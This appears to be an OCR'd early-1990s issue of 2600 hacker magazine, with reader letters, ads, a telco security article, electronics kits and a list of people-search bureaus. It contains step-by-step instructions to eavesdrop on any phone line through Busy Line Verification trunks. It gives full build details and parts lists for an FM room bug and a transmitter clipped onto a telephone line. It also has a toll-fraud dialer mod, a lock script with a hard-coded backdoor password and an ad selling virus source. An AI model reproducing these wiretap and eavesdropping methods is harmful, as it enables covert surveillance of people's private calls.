With this mod, the tones will *always* be 1721.0 Hz and 2208.1 Hz and the (incorrect) timing will *always* be 54.62 mS on and off. Even though two of these three parameters are at the *very edge* of the spec, they still work, but since DSP is often used, it would be much too easy to look for these exact frequencies and timing! If they (local Bell/AT&T) want you, they got you! Perhaps one payphone out of millions might fool this alarm (off frequency just right and Coca-Cola poured down the coin slot!). To avoid detection a free running 6.5 Mhz OSC would help, but a dialer with a separate controller would be necessary to bring the timing into the more nominal 35-40 mS. (The top of the line RS dialer had a separate processor and 5089 DTMF chip, and converting was a rather skilled operation, but 99 percent safe!) *This device is a bust!*

Billsf
Amsterdam

Reading Stripes

Dear *2600:*

Oh, how it warms the cockles of my heart to see a good article on magnetic card technology. Magnetic heads are not hard to come by; something out of a tape recorder should do. A product called "KYREAD" is useful; you just put this liquid on a card's magnetic stripe, the iron powder in it settles on the magnetized areas while the alcohol it's suspended in evaporates, and presto! - you can see the stripes, often more than one or two carrying the info they *tell* you is on the card.

These cards and the little gray machines that you are seeing everywhere these days are going to become more and more important. We need to spread the word that these are relatively simple machines with the potential for a lot of good, clean fun. I should know, I was relieved of duties at the birthplace of the gray boxes for indulging in some grins and giggles myself. I would love to help you in your pursuit of the little boxes' secrets, but I must refrain. It's not hard to do, though. An Eprom copier is very useful here - that gives people the entire program, passwords and all. Use your imagination and funnybone. Have fun!

Trigger
Santa Ana, CA

Lock Your Terminal

Dear *2600:*

A smaller lock script than featured in the last issue. Type 'lock [password]' at your UNIX(tm) prompt, and away you go! The password 'secret' is hard coded in case you forget your password. Go ahead and take it out to keep people from reading your script to get the default password.

```
# @(#) Lock for UNIX(tm) Systems
trap "echo Busted!! Calling the phone police!; stty echo; kill $$" 2 15
PATH=/bin:usr/bin
SECRET="secret"
stty -echo
echo "Lock string: \c"
read BUF1
echo
echo "Lock>terminal is SECURE. Enter password to unlock."
while :
do BUF2=`line < /dev/tty` if [ "$BUF2" = "$BUF1" ] then break
elif [ "$BUF2" = "$SECRET" ]
then break
fi
echo "Please dont mess with this terminal...I will return shortly."
done
stty echo
```

Cray-Z Phreaker
Skunk Works

Russian Technology

Dear *2600:*

Seen your magazine for the first time here. Very much impressed. Read it from the first to the last page non-stop. Tried several things with no success.

Do you know that:

Caller ID is a widely used thing in (ex) Soviet Union and ID detectors are available and anti-caller-ID devices are available as well? *Nobody* cares about the privacy.

I can now dial any country, as other people in Moscow also can for the first time ever. They allowed it for anybody but only from 0000 til 0800 local time. Sleepless night, as usual.

Telenet (Sprint) is the only packet switching net really *publicly* available here. But those numbers you've listed in the Summer 1991 volume refuse to collect connect.

The phone booth featured as a part of the barricade is, in fact, a modem one. I'll try to take a picture of a *much* older version when I go to another city.

The Soviet phone system was designed by KGB people and has lots of interesting features inside. Like Caller ID, rerouting, tapping, access codes capable of breaking the conversation when an "important phone" calls long distance, etc. Everything's secret, but people have got to know.

The KGB is to sell its secret phone system, said to be secure, to businesses with big money in early 1992.

Accessing US can be done from here via Finland's USA Direct by AT&T. Any time, any phone.

I've got 120 kg of potatoes to feed a family.

I have those and other interesting bits of news from this neck of the woods.

In a related question, I'd like to ask if *2600* is available in electronic form? And have you any subscribers among Soviets? Can we get some copies?

KT
Moscow

We're not available electronically. And so far, we haven't penetrated the former Iron Curtain. At least, not so far as we can tell. But we are offering free subscriptions (for a limited time) to anyone in Eastern Europe and the former Soviet Union.

2600 marketplace

2600 MEETINGS. First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., NY, between Lex & 3rd. Come by, drop off articles, ask questions, find the undercover agents. Call 516-751-2600 for more info. Payphone numbers at Citicorp: 212-223-9011, 212-223-8927, 212-308-8044, 212-308-8162. **Meetings also take place in San Francisco at 4 Embarcadero Plaza** (inside) starting at 5 pm Pacific Time on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6. You can start meetings in your own city! Let us know if you do.

AMIGA, IBM (in that order) hackware, war dialers, extender scanners, codebreakers, encryption software, disassemblers/assemblers, tone recognition programs, computer and phreaking hardware plans and schematics, and good books and articles (on hacking, cracking, phreaking, data encryption, general and military cryptography, coding and coding theory, mathematics, A.I., virtual reality, networking and telecommunications, viruses, programming and theory, electronics, physics, philosophy, linguistics, political science, etc.). Send info or disks to Stephan B., Simon's Rock College, Great Barrington, MA 01230.

AUTHOR looking for real-life war stories by hackers/phreaks etc. Anonymity if requested. Winn Schwartau, Inter-Pact Press, 3108 Knobview Dr., Nashville, TN 37214. (615) 883-6741, FAX (615) 883-6761.

FOR SALE: 45+ viruses for the IBM on one 3.5" 1.44M disk. Several with source code and documentation. Send $10 to R. Jones, 21067 Jones Mill, Long Beach, MS 39560 or email me at RJones@USMCP6.BitNet. Supplied for educational purposes only.

LOW RUN NYC is seeking writers for its bimonthly aggressive newsletter. So if you believe in right vs. might, if you're raw, passionate, and pissed off at the same time, we want you to join us! All articles, letters, experiences, and suggestions should be sent to: Low Run, 27 Lexington Ave., #222, New York, NY 10010 (your telephone number is optional but would be useful for clarifications). All sources, if included, will be kept strictly confidential. Requests for issues should also be addressed to the above, along with a SSAME (Stamped Self-Addressed Medium Envelope).

WANTED: Schematics and data kits for telephone line voice scramblers. Prefer digital units using DES encrypt/decrypt algorithm. Code key must be user changeable from exterior of unit. Please send price/details to A.G. Morris, PO Box 4682, Long Beach, CA 90804-4682.

SPY SHOP CATALOGUE: Packed with equipment, items, personal and privacy protection surveillance transmitters in kit form, telephone taps, bugs, stun guns, room monitors, decoding devices, analyzers, covert tracking systems, defense sprays, caller ID, people tracers - find anyone anywhere! Detection systems, tap trap, voice changers, scramblers, secure phones, and much more. Send $5 check or money order to: Bug Busters, PO Box 978, Dept. 2-6, Shoreham, NY 11786. FAX 516-929-0772.

KNOW WHO'S CALLING! The Call Identifier has the answer. Displays caller's phone number when your phone rings. Stores phone numbers with date and time of call. $79.95. $10 off for 2600 subscribers. Surveillance-Countersurveillance equipment catalog $5. Miniature Surveillance Transmitter Kits $39.95 ppd. Voice changers, scramblers, vehicle tracking, bug and phone tap detectors, books, videos, etc. E.D.E., PO Box 337, Buffalo, NY 14226. (716) 691-3476.

THE LITTLE BLACK BOOK OF COMPUTER VIRUSES. The first book on how to write them! 190 pgs, soft cover, with full IBM PC source code. $14.95 postpaid, or ask your local bookstore to order it. (ISBN 0-929408-02-0) American Eagle Publications, Box 41401, Tucson, AZ 85717.

TECHNICAL SURVEILLANCE COUNTER-MEASURES, communications engineering services. Ross Engineering, Inc., 7906 Hope Valley Court, Adamstown, MD 21710. 800-US-DEBUG.

COCOTS FOR SALE: Perfect working condition, removed from service. Credit card only type, has card reader built into unit. DTMF, 12 number speed dial. $80 each plus $15 shipping. Call or write for info. Bill Rogers, 2030 E. Charleston Blvd., Las Vegas, NV 89104. 800-869-8501, (702) 382-7348.

TAP BACK ISSUES, complete set Vol 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Spring issue: 4/15/92.

U.S. Phone Companies Face Built-In Privacy Hole

Phone companies across the nation are cracking down on hacker explorations in the world of Busy Line Verification (BLV). By exploiting a weakness, it's possible to remotely listen in on phone conversations at a selected telephone number. While the phone companies can do this any time they want, this recently discovered self-serve monitoring feature has created a telco crisis of sorts.

According to an internal Bellcore memo from 1991 and Bell Operating Company documents, a "significant and sophisticated vulnerability" exists that could affect the security and privacy of BLV. In addition, networks using a DMS-TOPS architecture are affected.

According to this and other documents circulating within the Bell Operating Companies, an intruder who gains access to an OA&M port in an office that has a BLV trunk group and who is able to bypass port security and get "access to the switch at a craft shell level" would be able to exploit this vulnerability.

"There is no proof that the hacker community knows about the vulnerability."

The intruder can listen in on phone calls by following these four steps:

"1. Query the switch to determine the Routing Class Code assigned to the BLV trunk group.

"2. Find a vacant telephone number served by that switch.

"3. Via recent change, assign the Routing Class Code of the BLV trunks to the Chart Column value of the DN (directory number) of the vacant telephone number.

"4. Add call forwarding to the vacant telephone number (Remote Call Forwarding would allow remote definition of the target telephone number while Call Forwarding Fixed would only allow the specification of one target per recent change message or vacant line)."

By calling the vacant phone number, the intruder would get routed to the BLV trunk group and would then be connected on a "no-test vertical" to the target phone line in a bridged connection.

According to one of the documents, there is no proof that the hacker community knows about the vulnerability. The authors did express great concern over the publication of an article entitled "Central Office Operations — The End Office Environment" which appeared in the electronic newsletter *Legion of Doom/Hackers Technical Journal.* In this article, reference is made to the "No Test Trunk."

The article says, "All of these testing systems have one thing in common: they access the line through a No Test Trunk. This is a switch which can drop in on a specific path or line and connect it to the testing device. It depends on the device connected to the trunk, but there is usually a noticeable click heard on the tested line when the No Test Trunk drops in. Also, the testing devices I have mentioned here will seize the line, busying it out. This will present problems when trying to monitor calls, as you would have to drop in during the call. The No Test Trunk is also the method in which operator consoles perform verifications and interrupts."

In order to track down people who might be abusing this security hole, phone companies across the nation are being advised to perform the following four steps:

"1. Refer to Chart Columns (or equivalent feature tables) and validate their integrity by checking against the corresponding office records.

"2. Execute an appropriate command to extract the directory numbers to which features such as BLV and Call Forwarding have been assigned.

"3. Extract the information on the directory number(s) from where the codes relating to BLV and Call Forwarding were assigned to vacant directory numbers.

"4. Take appropriate action including on-line evidence gathering, if warranted."

Since there are different vendors (OSPS from AT&T, TOPS from NTI, etc.) as well as different phone companies, each with their own architecture, the problem cannot go away overnight.

And even if hackers are denied access to this "feature", BLV networks will still have the capability of being used to monitor phone lines. Who will be monitored and who will be listening are two forever unanswered questions.

These kits, designed by Billsf, originally appeared in Hack-Tic, the Dutch hacker magazine.

FM Wireless Transmitter

We at *2600* tested this wireless FM transmitter thoroughly, and can safely say that it is well worth your time and effort to build. Most FM transmitters claim ranges of up to a mile. While this may be true, we often find the maximum range to be far less than expected. We used two fresh alkaline 9-volt batteries and were able to overpower other FM stations from up to 300 feet. Although this may not sound impressive, it is when you consider that we were competing with powerful FM stations putting out up to 50,000 watts. The transmitter can reach much further when it does not have to compete with other stations. It will also work better if it is used outdoors in a high place.

Although this transmitter can be used as a "bug," we have found a much better use for it. Find a supermarket that is playing an FM radio over a loudspeaker. In all likelihood, your taste in music will differ from those who own the supermarket. Use the transmitter to overpower the existing station and transmit your own music. You can easily modify the device to accept the audio output of a portable tape playing device.

The transmitter has a power of 20 mW and can be adjusted from 80 to 130 MHz by slowly turning the screw on C3 (4-40 pF). If you wish to change the frequency outside these limits, the rule is: twice as many windings on the coil will cut the frequency in half. By upping the battery voltage to 12 or 15 Volts, the transmitting power is also raised. The power supply has to be very well stabilized so it is best to use batteries instead of a transformer. Never connect more than 18 Volts if you care about your transistors.

Expect to take at least an hour building the transmitter. You will want to construct the device on a small breadboard. Do not use a soldering iron of more than 30 Watts. Your best bet is to purchase a soldering iron with a pencil-thin tip. Make sure that the two transistors and C1 (10 uF) are facing the right way. The coil is extremely important. Wrap shielded, unbraided wire 6 3/4 turns around a cylindrical object approximately 3 mm in diameter. A 1/8" drill bit will suit the purpose. The piece of wire shown in the diagram is your antenna and should be approximately 69 cm long. Use a flexible, shielded piece of wire and remember that the antenna will ultimately determine how far the device transmits.

Do not even think about going to Radio Shack to purchase your supplies. First of all, Radio Shack does not carry all of the parts that you will need. Although you could substitute similar transistors for the ones that are used, keep in mind that the circuit was specially designed to work at optimum efficiency with the parts used. Secondly, Radio Shack uses inferior parts and will overcharge you. We know that you probably want to start construction right away, and Radio Shack may be the closest and most convenient supply of electronic parts, but you will be wasting your time and money if you go there. If you are serious about building the device, then be patient and order the parts from electronics firms listed in the back of *Popular Electronics* or similar magazines. Order at least two of everything so that you will have spares in case you mess up.

Parts List

Resistors	Values	Colors
R1	10 kOhm	brown, black, orange, gold
R2	4.7 kOhm	yellow, violet, red, gold
R3	33 kOhm	orange, orange, orange, gold
R4	120 kOhm	brown, red, brown, gold

Capacitors	Values	Notes
C1	10 uF	polarized electrolytic capacitor
C2	1.0 nF	
C3	4-40 pF	tuning capacitor
C4	10 pF	
C5	3.3 pF	
C6	10 nF	
C7	22 pF	
C8	1.0 nF	

Transistors	Type	Industry name
Q1	NPN	BC547B
Q2	NPN	BF241


Electric Microphone

Coil: shielded, unbraided 1 mm wire coiled 6 3/4 times on a 3 mm "air core".

Antenna: flexible and shielded, 69 cm long.

Battery snap(s)

Breadboard: the smaller the better!



BC557B, BC547B
1 = C, 2 = B, 3 = E

BF241
1 = C, 2 = E, 3 = B

FM Telephone Transmitter

The FM telephone transmitter is essentially the same circuit as the FM wireless transmitter except that it is modified to take its input and power from a telephone line. The transmitter has a power of about 5 mW, somewhat less than its sister transmitter. The LEDs are there to stabilize the power; they're not just there for show. The device also uses a full-wave rectifier so that you do not have to worry about polarity when you connect it to a telephone line. Once the transmitter is in place, it will only transmit when the receiver is lifted.

Parts List


Resistors	Values	Colors
R1	47 kOhm	yellow, violet, orange, gold
R2	1 MOhm	brown, black, green, gold
R3	47 kOhm	yellow, violet, orange, gold
R4	4.7 kOhm	yellow, violet, red, gold
R5	100 kOhm	brown, black, yellow, gold
R6	33 kOhm	orange, orange, orange, gold
R7	120 kOhm	brown, red, brown, gold

Capacitors	Values	Notes
C1	10 nF	
C2	1.0 nF	
C3	1.0 nF	
C4	4-40 pF	tuning capacitor
C5	10 pF	
C6	3.3 pF	
C7	22 pF	

Diodes	Industry name
D1	1N4148
D2	1N4148
D3	1N4148
D4	1N4148
D5	small LED
D6	small LED

Transistors	Type	Industry name
Q1	PNP	BC557B
Q2	PNP	BC557B
Q3	NPN	BC547B
Q4	NPN	BF241

Coil: shielded, unbraided wire coiled 6 3/4 times on a 3 mm "air core".
Antenna: flexible and shielded, 69 cm long.
Alligator clips: to attach the device to the telephone line.
Breadboard: the smaller the better!



Human Database Centers

by PW

UCC Network: 185-A Commerce Circle, Sacramento, CA 95815. (916) 929-4311

Data Check: PO Box 922169, Sylmar, CA 91392. (818) 783-DATA, (818) 367-0154, (818) 903-1617

J. Dillon Ross & Company: PO Box 539, Pauma Valley, CA 92061. (619) 742-4273 (computer)

Super Bureau Incorporated: 2600 Garden Road West 224, Monterey, CA 93940. 800-541-6821, (408) 372-6624 (fax)

California Municipal Criminal Court Records: 800-332-7999, 800-365-2667 (computer) (71E, 1200/2400, CISDEMO)

Automated Name Index: PO Box 813, Glendale, CA 91209; 5113 Lankershim Blvd., North Hollywood, CA 91601. (818) 506-1957, (818) 980-1079 (fax)

Search Unlimited: 18010 Sky Park Circle, Suite 205, Irvine, CA 92714. (714) 474-1916, (714) 474-9739 (fax)

Court Record Consultants: 17029 Devonshire St., Suite 166, Northridge, CA 91325. (818) 366-1906, (818) 366-1985 (fax)

The Source: PO Box 88, Cookeville, TN 38503. 800-678-8774, (615) 528-1986 (fax), 73330,2743 (Compuserve)

Data Search: 3600 American River Drive, Sacramento, CA 95864. (916) 485-3282

Intelligence Network Incorporated: PO Box 727, Clearwater, FL 34617. (813) 449-0072, 800-562-4007, (813) 448-0949 (fax)

APscreen (bank account searches): 2043 Westcliff Dr., Suite 300, Newport Beach, CA 92660. (714) 646-4003, (714) 646-5160 (fax)

Atlantic International Associates: (207) 761-5974, (207) 761-0834 (fax)

National Information Resource Service: PO Box 1021, Jackson, MI 49204. (517) 783-4545

Locate Unlimited: 800-365-5622, (602) 990-7146

DataQuick (real estate): 13160 Mindanao Way, Suite 240, Marina Del Rey, CA 90292. (213) 306-4295

AA Credit Information Services: 4419 Cowan Road, Suite 201A, Tucker, GA 30084. (404) 621-0151, (404) 621-0142

Farmer & Associates: 16845 N. 29th Ave., Suite 1205, Phoenix, AZ 85023. (602) 843-5216, (602) 938-2688 (fax)

DataFax (National Association of Investigative Specialists Incorporated): (512) 832-0355, (512) 832-9376 (fax), 76050,3601 (Compuserve)

CDB Infotek: 701 S. Parker Ave., Suite 4500, Orange, CA 92668. (714) 542-2727

DataTrac: PO Box 703, Port Coquitlam, B.C., V3B 6H9, Canada. (604) 469-0114, (604) 469-9609 (fax)

Trans Union Credit Info: 1561 E. Orangethorpe Ave., Fullerton, CA 92631. (213) 620-1355

2600 NEEDS WRITERS!

Send us your articles written from the hacker perspective. If we print it, you'll get a free subscription! But more importantly, you'll be helping to share the information that others want to keep secret.

Send articles to:
2600 Article Submission
PO Box 99
Middle Island, NY 11953
Internet: 2600@well.sf.ca.us

RESPECT YOUR LABEL

IF YOUR ADDRESS LABEL SAYS IT'S TIME TO RENEW, YOU SHOULD TAKE IT VERY SERIOUSLY. UNLIKE MOST OTHER PUBLICATIONS, WE WON'T SEND YOU A BUNCH OF REMINDERS OVER AND OVER AGAIN. WE DON'T BELIEVE IN HOUNDING OUR (FORMER) READERS. SO YOU COULD FIND YOURSELF WONDERING WHY YOU HAVEN'T SEEN 2600 IN THE LAST FEW MONTHS. UNFORTUNATELY, WHEN THIS HAPPENS, SUBSCRIBERS USUALLY MISS AN ISSUE BY THE TIME THEY FIGURE OUT WHAT'S HAPPENED. AND IF YOU'VE EVER MISSED AN ISSUE OF 2600, YOU KNOW WHAT THAT ENTAILS. DON'T GET CAUGHT SHORT. RENEW BEFORE YOUR LAST ISSUE ARRIVES SO THERE WON'T BE ANY GAPS. RENEW FOR MULTIPLE YEARS SO YOU WON'T HAVE TO WORRY ABOUT THIS QUITE SO OFTEN. AND FOR YOU CORPORATIONS AND INSTITUTIONS THAT TAKE FOREVER TO PROCESS PURCHASE ORDERS, CONSIDER A LIFETIME SUBSCRIPTION SO YOU'LL NEVER HAVE TO DEAL WITH ANY OF THIS AGAIN.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (the dire threats on this page will never apply to you)

BACK ISSUES (invaluable reference material)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25

❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988,1989, 1990 are $6.25 each, $7.50 overseas)

TOTAL AMOUNT ENCLOSED: ☐

components

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested

SECOND CLASS POSTAGE

Permit PAID at
East Setauket, N.Y.
11733

ISSN 0749-3851